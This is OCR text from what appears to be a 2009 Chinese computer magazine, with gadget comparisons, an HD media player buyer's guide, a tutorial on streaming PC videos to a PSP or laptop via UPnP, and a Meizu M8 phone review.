Liushui：5800 一样内置了 GPS，WiFi 等模块。

Mai：5800XM 背面有一个音量很大的扬声器，外放声音堪比山寨机，哈哈哈！

冻豆腐：Touch 的耳机也要用 miniUSB 接口，也太不方便了吧。

8891：Touch 虽然支持 TF 卡热插拔，但是插取需要先揭开背壳，这点有点不方便。

密码出错：Touch 的 320 万像素摄像头太烂啦，没有配闪光灯、自拍镜，也不支持微距、自动对焦，而且效果还一般。

弑神者：没错，5800XM 的摄像头有 320 万像素摄像头，而且有自动对焦功能，双 LED 补光灯，更适合拍照哦！

X9：5800XM 主打影音功能，所以支持的视频格式非常多，适合国内玩家啊。Touch 用 Windows Mobile 系统，但是操作起来太复杂了吧！

索尼E436F



1. E436F 是 S736F 的简化版，功能上除了取消降噪系统和一些 SONY 专用的音效技术外，其余部分都保留了下来，功能基本上一致，价格上只有 S736F 的一半。
2. 机身除了厚度外机身长宽都要比一张信用卡小，外观上其实还算比较漂亮。
3. 方向键过于狭小外，按键的效果还不错，准确性和灵敏度都很好。
4. 充电/数据传输则使用了索尼专用的 USB 插孔，比较失败，但耳机确是标准的 3.5mm 耳机接口。
5. 因为屏幕尺寸不大而色数和分辨率都比较好的原因，所以显示效果相对而言是出色的。当然这机器的是以音频播放为主，所以视频的支持性并不好，支持的文件格式少。
6. 音质比 S736F 略差，但差距不太大，听个流行歌曲啥的挺合适的。

虽然写着 USB2.0 但是写入速度只有 2.4MB/S，太慢了。

同级之选：**三星 YP-T10**

同级之选：**索尼 DPF-D70**

优派DPG807数码相框



1. 外形简约，可以横竖放置，更可以挂在墙上，适合现代风格的家居装饰。
2. 存储卡接口齐全，几乎涵盖了目前市场上所有主流存储卡类型，同时拥有音频接口方便连接外置音频设备来收听 MP3 音乐。
3. 配有遥控器，方便操作。
4. 操作界面一目了然，具有日历、缩略图检索的方便快捷的小工具。
5. 价格偏高，性价比一般。

CF [YP11]

SUPER SHOPPER 烧包族

高清时代，网罗“非主流”播放器

■北京/春晓

已经过去的2008年是奥运年，奥运会期间你有没有收看到央视高清频道的高清电视直播？你是不是经常在网上看到720p或者是1080p的视频或电影下载？家电卖场里的42英寸液晶电视的价格已经从2008年出的近2万元，降到现在的6000元……这一切都说明，高清时代走进了我们的家庭。

能够支持1080p的高清电视买回家，难道你只用来看电视节目？硬盘里动辄几个GB一个的高清电影，你还在用22英寸的显示器观看？高清电影在电视上观看，正是最佳搭配，除了把庞大的电脑搬到电视旁（美其名曰“HTPC”），还有没有其他解决方案？

方案有三，还请对号入座。

方案一：“MP5”升级“MP6”，居家外出两相宜

最近有厂商推出了能够支持720p分辨率的播放器，如艾诺V3000HD，能够解码和播放10M码率、720p高清视频，性能为目前国内首屈一指。很多人觉得像艾诺V3000 HD一类的随身播放器屏幕只有4.3英寸，即使能够播放720p高清视频，也没什么意义。不过目前很多播放器支持视频输出，艾诺V3000HD也不例外，并采用色差分量接口与电视连接。由于支持720p高清输出，像艾诺V3000HD这样的随身播放器成了高清电视的好伴侣，不论在家在外，都可以欣赏高质量电影了。



优势：既能随身播放又能高清输出到电视，一物两用。

不足：采用闪存作为存储介质，对于高清视频来说容量过小。

淘宝搜索关键词：V3000HD（命中率：98%）

网购建议：目前电子市场上已经上市的高清随身播放器品牌和型号并不多，8GB容量的艾诺V3000HD报价是699元，但是经销商往往以断货为理由加价，网购是比较好的选择。



方案二：播放盒子大变异，电影狂人必备利器

去年出现了一种“网络播放器”，名字叫人很难理解。其实简单说就是“没有屏幕”的RMVB播放器，通过AV输出或S端子输出连接在电视上进行播放，通常配遥控器，内置读卡器和USB Host接口，可以连接各种闪存卡、U盘、移动硬盘等，比起“兼职”的随身播放器，更加适合在电视上连接观看，如天敏的DMP100就是这类产品。如今这类播放器已经大放异彩，变异出许多新品种，解码能力方面大多可以支持720p视频，接口方面更加丰富，如汤姆逊L6具有液晶电视上流行的HDMI高清接口；存储方面更加多样化，有的可以内置2.5英寸硬盘，如天敏DMP220。另外有些播放盒子还有“特异功能”，如汤姆逊L7，它的USB接口不仅能够插入U盘，还支持USB接口的无线网卡，通过无线网卡播放网络上共享的音视频文件。

优势：在电视上连接和操作很方便，适合具有大量RMVB格式视频的电影狂人。

不足：除了少数大厂品牌产品外，多为山寨货，品质良莠不齐。

淘宝搜索关键词：网络视放器（命中率：70%）

网购建议：在淘宝等网站搜索和购买这类产品时应选择品牌知名度较高、用户群较多的产品，千万不要被新奇的功能吸引而购买山寨货。另外要注意很多有“特殊功能”的播放器需要另购选配件才能实现，如汤姆逊L7的WiFi网卡就是选配件，购买时要向店家询问清楚，以免造成误会。

方案三：下载播放大一统，高清时代终极追求

网上流传的很多720p、1080p的视频格式多为MTK、TS、MPEG-4.10 (H.264, AVC)，这些格式，无论是随身播放器还是播放盒子支持得都不好。目前在高清视频播放领域，解码能力最出色的要数采用Sigma Designs SMP65XX/86XX系列解决方案的产品了。这类产品在国外已经以高清机顶盒、数字电视等形式得到普及，但是在国内售价还比较高。在电子市场上能够见到的真正意义上的高清播放器有海美迪HD8/HD8-TH、亿格瑞EG-M31A/B/H、开博尔K007/K008/K100，以及TViX M6500A等，价格从1000多元到3000多元不等。在功能上，采用Sigma Designs方案的播放器除了能够支持各种高清视频播放，还可以通过网络进行BT下载、开启FTP、远程存储播放等。

优势：高清解码能力强、功能全面，有成为“家庭媒体中心”的潜质

不足：总体价格较高，还有下降空间


淘宝搜索关键词：Sigma Designs（命中率：80%）

网购建议：采用Sigma Designs方案的产品目前还未进入主流市场，网上销售的产品多为不带硬盘的空机。此外高清视频播放涉及到DTS解码等方面的问题，需要一定的知识储备。

CF [YP12



探访理想之国



2008年是奥运年，也是英特尔中国研究中心成立十周年。

1998年 当时作为英特尔公司董事长兼首席行政官的安迪·葛鲁夫访华，并宣布英特尔将投资5000万美元，在北京建英特尔中国研究中心。

1999年 与清华大学建立合作

2004年 英特尔中国研究中心注册为英特尔（中国）研究中心有限公司，成为独立法人。

2004年 成立清华-英特尔联合研究院

2006年 英特尔中国研究中心成为公司全球研发网络中的重要一员，同时也是除美国之外最大的研究团队。

总之，创新、合作和人才培养是我们英特尔中国研究中心的三大旋律。他们对过去非常自豪，对未来充满自信。2008年将会成为他们新的起点，为英特尔、也为中国做出更大贡献！

漫画/肖振铎

影音文件长翅膀，自己飞进播放器


■北京/春晓

本文可以学到：
1.在PSP上播放电脑里面的影音文件
2.使用UPnP协议实现影音文件远程播放

小歪家里有两台电脑，一台PC，一台新买的笔记本。家中的PC好久没用了，但是那台PC硬盘很大，里面存放着好多经典的影片，都是小歪几年来的珍藏。每当小歪想回味这些老电影，就头疼那台破PC：系统慢、屏幕小，鼠标都是机械的，可是要把电影拷贝到新买的笔记本中观看，一是占用了宝贵的硬盘空间，另外还要耽误好多时间，有时候拷贝一部电影需要半个小时，太扫兴了。能不能既不用拷贝出来，又享受新本本的15英寸宽屏，在床上舒舒服服地的躺着看大片呢？

从小P身上获得的启发

小歪平常爱玩PSP掌机，经常在网络上寻找一些PSP游戏机的游戏、电影资源和第三方自制软件，除了玩游戏，小歪用它的PSP干得最多的事就是看电影了。一天，小歪在某论坛无意间看到它常用的播放软件PMPlayer Advance（以下简称PPA，下载地址：http://files.cngba.com/cooleyes/PPA/ppa.all-zh.fw3xx.20080512.rar，快车代码：0901YPSM01）有了最新升级，且支持通过USB或WiFi播放电脑上的文件，顿时眼前一亮：是不是说我可以通过家里WiFi网络，播放PC机上的电影了呢？下载试试看。


❶

小歪在PSP上安装了最新版的PPA软件，在网上论坛的回馈中小歪了解到，要想让PMPlayer Advance通过网络播放PC上的文件，首先这台PC要连接到局域网中，还需要在PC机上安装一个小程序，叫做“PSPHost”媒体服务器（下载地址：http://work.newhua.com/cfan/200901/PSPHost.rar，快车代码：CF0901YPSM02）。下载安装PSPHost，运行后，在任务栏右下角点击“设置”，在PSPHost设置界面选择“程序运行时自动运行WiFi”，你可以选择“全部驱动器”，这样你的整个硬盘都会被虚拟成PSP的记忆棒啦，最后点“是”保存（图1）。

在PSP上，打开无线网卡开关，先找到现有的无线路由器，并自动获取IP地址，保证与PC在同一网段。在最新版的PPA软件中，按□进行设置，在弹出窗口中上下移动，找到“Net Entry”，这里设定你刚才找到的无线路由器名称（SSID），按下○进行设置，左右键找到后，再按下○确定；再设定“Net Address”，按下○进行设置，这个是要连接的那台电脑的IP地址，设置完毕按下○确定；再设置“Net Adhoc AddressY”，这里是填写无线路由器的IP地址；最后找到“Net Host”，按下○进行设置，左右键选择到“ON”，再按下○确定，这时你会看到PSP的无线网卡指示灯闪变为常亮就连接成功了。






❷

设置完毕，小歪惊奇的发现，它的老PC上所有文件一目了然，找到PMP格式的视频，就可以在家里随处观看电影了（图2）。

小歪心想：既然PSP都可以无线播放电影，我的笔记本一定也能实现远程播放吧？于是小歪又开始了网上搜寻……


UPnP免费午餐，PC变成“媒体库”

PSP能完成的任务，笔记本电脑当然不在话下。微软有一个能将PC上的媒体文件“Share”给网络上多种设备的软件，叫做Windows Media Connect（下载地址：快车代码：0901YPSM03）。通过安装Windows Media Connect，可以将你的Windows XP计算机上存放的音乐、照片和视频传送到支持UPnP协议的设备中，包括数字音频接收机、连接网络的确XBOX游戏机、机顶盒等。安装此软件，需要NET Framework 1.1支持，在安装过程中会自动提示下载。



小知识：什么是UPnP


UPnP是"通用即插即用"的缩写，是一种用于PC机和智能设备（或仪器）的常见对等网络连接的体系结构，尤其是在家庭中最为适用。UPnP以Internet标准和技术为基础，使支持UPnP的设备彼此可自动连接和协同工作，符合UPnP标准的设备可以和任何网络媒体技术（有线或无线）协同使用。当这些设备与PC互连时，用户即可充分利用各种具有创新性的服务和应用程序。



在PC端设置Windows Media Connect很容易，只要设置共享的图片、视频等的目录位置即可。

Windows Media Connect支持的UPnP设备很多，比我们常见的XBoX游戏机、NDSL掌上游戏机等都可以远程播放由Windows Media Connect共享的视频。要想在另外一台电脑上播放由Windows Media Connect共享出的视频文件，需要安装一个支持UPnP协议的播放器软件。刚好小歪的电脑中有一个这样的软件，WinDVD Media Center 3.2（下载地址：http://work.newhua.com/cfan/200901/WinDVDMC.rar，快车代码：0901YPSM04），这款软件可以将你的电脑或笔记本变成一台媒体中心，不仅能够搜索和播放本机硬盘、光驱中的多媒体文件，还可以找到UPnP网络中的媒体服务器。

进入WinDVD Media Center后，点击左侧的"Media Server"，软件就会搜索到网络中支持UPnP协议的多媒体服务器，不论是安装了Windows Media Connect的电脑，还是支持UPnP协议的网络存储设备。点击一台安装台Windows Media Connect的电脑（图3），这时在PC端小歪发现，在Windows Media Connect的"Device"界面下出现了新的设备，选中这个设备，按下左下方的"Allow"按钮，就允许此设备播放这台电脑上的共享媒体文件了（图4）。



在任何UPnP播放设备中，通过Windows Media Connect软件共享的音频、视频、图片、播放列表文件都会自动归类到Music、Pictures、Video、Playlists几个文件夹中，与共享端PC的文件夹结构完全不一样。不过只要在PC端设置好了共享目录，在播放端就会有更新。

这下小歪爽了，新买的笔记本电脑成了移动影院，而老PC成了藏在幕后的媒体库。

网络共享播放，有些事儿不得不说

自从小歪在自家PC上架设了Windows Media Connect媒体服务器，看电影、视频再也不用对着老PC的球面显示器了，也不用把文件拷来拷去的，方便了许多。但是通过网络播放视频还有几个小小的遗憾。

不支持RM、RMVB格式视频

不知道是否是出于版权原因，微软的Windows Media Connect媒体服务器不支持RM、RMVB格式的视频共享，只有MP3、JPEG、AVI、VOB和MPEG1/2/4格式的文件可以共享，小歪之前在电脑中下载的大量RMVB格式电影，还是只能拷贝到笔记本中才能看。

无线网络播放，叫人又爱又恨


小歪家中架设了一台无线路由器，PC与路由器之间使用100M网线，笔记本则使用WiFi无线网络。当小歪在笔记本上用WinDVD Media Center远程播放PC上的高清视频时，几乎变成了一帧一帧的动画！原来这是由于WiFi网络带宽不足造成的。小歪家的无线路由器和笔记本电脑无线网卡都是采用802.11g标准，传输率为54Mbps，在传输过程中，由于功率损耗、加密方式损耗、Windows网络工作方式的损耗、共享服务器软件效率的问题等，实际传输速度恐怕只有13Mbps~15Mbps左右，而很多高清视频的码率在10Mbps甚至是20Mbps以上，自然不能流畅播放了。要想"远程"流畅看电影，小歪只能把笔记本插上网线了。

小提示：WiFi网络共享注意安全

由于采用UPnP协议，如果小歪家的路由器能够覆盖到邻居家里，并且没有采取任何加密方式的情况下，邻居在家里也能用支持UPnP的播放器，共享观看小歪PC上的多媒体文件。最好的办法是在路由器中禁止广播（隐藏SSID），邻居就找不到了。

CF [YP14]

2380元（8GB版本） | 0756-6120888 | http://www.meizu.com/



终成正果

魅族M8手机

魅族M8，喜欢玩数码产品的人一定听说过，早在2007年初，先于苹果iPhone问世之前，M8就放出风声，不过在近两年的时间里，大家都厌倦了J.Wong在网络上不断地食言。在2008年的最后一个月，披着神秘面纱的魅族M8终于发布了"内测版"，CFan评测室也在第一时间收到了"内测版"M8样机。

网络大补贴：

CFan评测室小编West第一时间在Blog中发出了"魅族M8第一击体验汇报"，http://blog.cfan.com.cn/html/50/196050-369422.html。

外观，看似iPhone又胜过iPhone


魅族M8在外型上与iPhone有些相似，但是仔细比较又会发现不同之处，M8的机身"三围"是108毫米×59毫米×12毫米，重量118克，M8比iPhone略厚，但是轮廓更加小巧，适合亚洲人的手掌大小。正面一块触摸式屏幕占据了大部分面积，上方是听筒位置，下部只有一个"M"键。

M8周边的按键和接口布局，也与iPhone相似：底部是数据线接口，不过M8使用常见的MiniUSB，适用性更强，顶部是开机按键，左侧是音量加减按键，M8的机身右侧比iPhone多出了一个音乐播放器快捷键，在拍照模式下，可以当做快门使用。

M8背面十分简洁，仅有320万像素摄像头以及"MEIZU"的标志。与iPhone不可更换电池不同，魅族M8采用常规的电池仓设计。

内涵，国产手机中的王者


魅族M8在硬件配置方面采用主频达667MHz的三星S3C6410处理器，程序内存为256MB，内置8GB存储空间，屏幕采用3.4英寸高达720×480分辨率的电容触摸屏幕。内置方向传感器、环境光度传感器和红外距离传感器。方向传感器可在浏览图片、网站、电子书等场合自动切换屏幕的横、纵方向；环境光度传感器让你在任何光亮环境下不必再调节屏幕亮度，红外距离传感器可以在你接打电话时感知面颊距离，在M8贴近面部时屏幕关闭避免误操作。电容式触摸屏能够进行多点触摸组合操作，如放大缩小等。



魅族M8采用基于Windows CE 6.0内核的操作系统，与iPhone相比，M8用户界面更加简洁，你可能会找不到拨号键盘、通讯录等，只要轻点底部的"中国移动"（不同服务商会显示不同），就可以激活电话拨号界面。M8手机无操作一段时间后会自动锁定，当有电话或短信进入时，只要将电话或短信图标按住，用手指滑动到屏幕中间区域即可。对于没用过iPhone的用户来说，魅族M8的操作界面十分靓丽，但可能需要一定的时间适应。

智能，期待继续"进化"

